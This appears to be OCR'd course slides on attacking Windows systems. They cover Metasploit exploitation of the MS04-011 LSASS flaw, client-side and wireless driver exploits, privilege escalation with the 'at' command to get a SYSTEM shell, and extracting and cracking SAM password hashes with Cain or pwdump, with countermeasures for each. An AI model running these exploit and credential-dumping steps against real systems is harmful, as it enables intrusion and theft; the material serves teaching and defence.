19:09:09 - ms04_011_lsass [*] Binding to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.0.
19:09:10 - ms04_011_lsass [*] Bound to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.0.1
19:09:10 - ms04_011_lsass [*] Getting OS information...
19:09:17 - ms04_011_lsass [*] Trying to exploit Windows 5.1
19:09:19 - ms04_011_lsass [*] Sending stage (474 bytes)
19:09:19 - [*] Session 1 created for 192.168.0.110:1098
19:09:19 - ms04_011_lsass [*] The DCERPC service did not reply to our request
```

```
1  192.168.0.110:1098  shell
```


Network Service Exploit Countermeasures

- Apply patches quickly
- Use workarounds for unpatched vulnerabilities: disable weak services,…
- Audit, Log and monitor traffic
- Have an incident response plan: Computer Security Incident Response Team (CSIRT), a group include information security and general IT staff, representatives legal, human resources and public relations departments. Produce plan with the organization's response to a cyberattack.

End-user Application Exploits

- End users the weakest link. Less professional on security, Poorly managed rich software ecosystem
- Worst Offenders:
  - Adobe Flash Player in browser. Display of rich media and animated content over Internet
  - Adobe PDF Reader
- Metaexploit (search /w adobe flash)

Abobe Flash vulnerability



NVD - Results
Sicuro
https://nvd.nist.gov/vuln/search/results?adv_search=false&form_type=basic&results_type=overview&search_type=last3years&query=adobe+flash
NIST
☰ NVD MENU
Information Technology Laboratory
NATIONAL VULNERABILITY DATABASE
NVD
VULNERABILITIES
SEARCH AND STATISTICS

Search Results (Refine Search)

Sort results by: Publish Date Descending ▾ Sort

Search Parameters:

- Results Type: Overview
- Search Type: Search Last 3 Years
- Keyword (text search): adobe flash

There are **640** matching records.
Displaying matches **1** through **20**.

1 2 3 4 5 6 7 8 9 10 > >>


Vuln ID	Summary	CVSS Severity
CVE-2018-4878	A use-after-free vulnerability was discovered in Adobe Flash Player before 28.0.0.161. This vulnerability occurs due to a dangling pointer in the Primetime SDK related to media player handling of listener objects. A successful attack can lead to arbitrary code execution. This was exploited in the wild in January and February 2018. **Published:** February 06, 2018; 04:29:00 PM -05:00	*V3:* 9.8 CRITICAL *V2:* 7.5 HIGH

End-user Application Exploits

- Countermeasures
  - Use a firewall to limit outbound connections
  - Patches
  - Antivirus, particularly on email-attach
  - Run with least privilege; if browsing Internet, never as Administrator
  - Use software security options, such as read email in plaintext
  - Configure MS Office to very high macro security

Device Driver Exploits

- There were buffer overflows in wireless device drivers for MS
- It is possible to own every vulnerable machine in range just with a **beacon frame**
- NO connection required by the victim


INFORMATIVE INFORMATION FOR THE UNINFORMED
UNINFORMED
CURRENT | V9 | V8 | V7 | V6 | V5 | V4 | V3 | V2 | V1 | ALL | ABOUT
VOL 6» 2007.JAN
Next: Contents
Contents

Exploiting 802.11 Wireless Driver Vulnerabilities on Windows

Nov, 2006

Johnny Cache johnycsh@802.11mercenary.net
H D Moore hdm@metasploit.com
skape mmiller@hick.org


Unauthenticated Attacks

Device Driver Exploits

- Windows wireless: within physical proximity to a rogue access point beaconing malicious packets
- MS Plug and play compatibility
  - Vast number of vendor drivers
- Execution in highly privileged kernel mode → one weak driver implies total compromise
- Metaexploit WIFI exploit modules: e.g. oversized wireless beacon frame → remote code execution

Driver Exploit Countermeasures

- Apply vendor patches
- Disable wireless networking at high concentration of Aps, and other high-risk environments
- Use driver signing (trusted signatures on kernel-mode software). But does Microsoft really thoroughly test drivers? Eternal Blu?
- Future User-Mode Driver Framework (UMDF)



User-Mode Driver Framework

From Wikipedia, the free encyclopedia

User-Mode Driver Framework (**UMDF**) is a device-driver development platform first introduced with Microsoft's Wind
system, and is also available for Windows XP. It facilitates the creation of drivers for certain classes of devices.

Contents [hide]

Overview [edit]

Standard device drivers can be difficult to write because they must handle a very wide range of system and device sta
multithreaded software environment. Badly written device drivers can cause severe damage to a system (e.g., BSoD a


Authenticated Attacks

Privilege Escalation

- Once a user can log on to a Windows machine as a Guest or Limited User, the next goal is to escalate privileges to Administrator or SYSTEM
  - getadmin.exe was an early exploit
  - There have been many others, including a **buffer overrun** MS03-013

SYSTEM status


- The SYSTEM account is more powerful than the Administrator account
- The Administrator can schedule tasks to be performed as SYSTEM
  - – It's more complicated in Vista, but still possible



```
F:\Windows\system32>at 10:32 /INTERACTIVE cmd.exe
Warning: Due to security enhancements, this task will run at the time
expected but not interactively.
Use schtasks.exe utility if interactive task is required ('schtasks /?'
for details).
Added a new job with job ID = 1
```

Preventing Privilege Escalation

- Keep Win machines patched
- Restrict interactive logon to trusted accounts
  - Run Security Policy applet, secpol.msc
  - Local Policies → User Right Assignment → Deny log on locally




Policy	Security Setting
Deny log on as a batch job	
Deny log on as a service	
Deny log on locally	Guest
Deny log on through Termina...	

Extracting and Cracking Passwords

- Once Administrator-equivalent status has been obtained on one machine
- Attackers often want to penetrate deeper into the network, so they want passwords
- Post-exploitation: Disable Windows firewall

Grabbing the Password Hashes

- Local Users in the Windows Security Accounts Manager (SAM) under NT4 and earlier
- Domain in the Active Directory (Windows 2000 and greater) domain controllers (DCs)
- The SAM contains the usernames and hashed passwords of all users
  - The counterpart of the /etc/passwd file from the UNIX world




```
YourNameTest:1013:aad3b435b51404eeaad3b435b51404ee:eb4ff39b74b0cbce20a4f62dbd1e3585:::
```

Obtaining the Hashes

- NT4 and earlier stores password hashes in %systemroot%\system32\config\SAM
  - It's locked as long as the OS is running
  - It's also in the Registry key HKEY_LOCAL_MACHINE\ SAM
- On Windows 2000 and greater domain controllers, password hashes are kept in the Active Directory
  - %windir%\WindowsDS\ntds.dit

How to Get the Hashes

- Easy way: Just use Cain
- Cracker tab, right-click, "Add to List"



User Name	LM Pas...	< 8	NT Pas...	LM Hash	NT Hash
Administrator	* empty *	*	* empty *	AAD3B43...	31D6CFE0D16AE931B73C59
AlphaUser$	* empty *	*		AAD3B43...	98FD3DEAA8BB4695225CA.
Guest	* empty *	*	* empty *	AAD3B43...	31D6CFE0D16AE931B73C59
sam	* empty *	*		AAD3B43...	E0269B792092CF3E924E080

How Cain Works

- Injects a DLL into a highly privileged process in a running system
- That's how pwdump, Cain, and Ophcrack do it

Other Ways to Get the Hashes

- Boot the target system to an alternate OS and copy the files to removable media
- Copy the backup of the SAM file created by the Repair Disk Utility
  - But this file is protected by SYSKEY encryption, which makes it harder to crack (perhaps impossible)
- Sniff Windows authentication exchanges

pwdump2 Countermeasures

- There is no defense against pwdump2, 3, 4, Cain, Ophcrack, etc.
- But the attacker needs local Administrative rights to use them.

Cracking Passwords


- The hash is supposed to be really difficult to reverse
  - – NTLM hashes are really hard to break
  - – But Windows XP and earlier still use LM Hashes for backwards compatibility, in addition to NTLM hashes
  - – They are turned off by default in Vista & Win 7

No Salt!

- To make hashing stronger, add a random "Salt" to a password before hashing it
- Windows doesn't salt its hash!
- Two accounts with the same password hash to the same result, even in Windows 7 Beta!
- This makes it possible to speed up password cracking with precomputed Rainbow Tables


Demonstration

- Here are two accounts on a Windows 7 Beta machine with the password 'password'



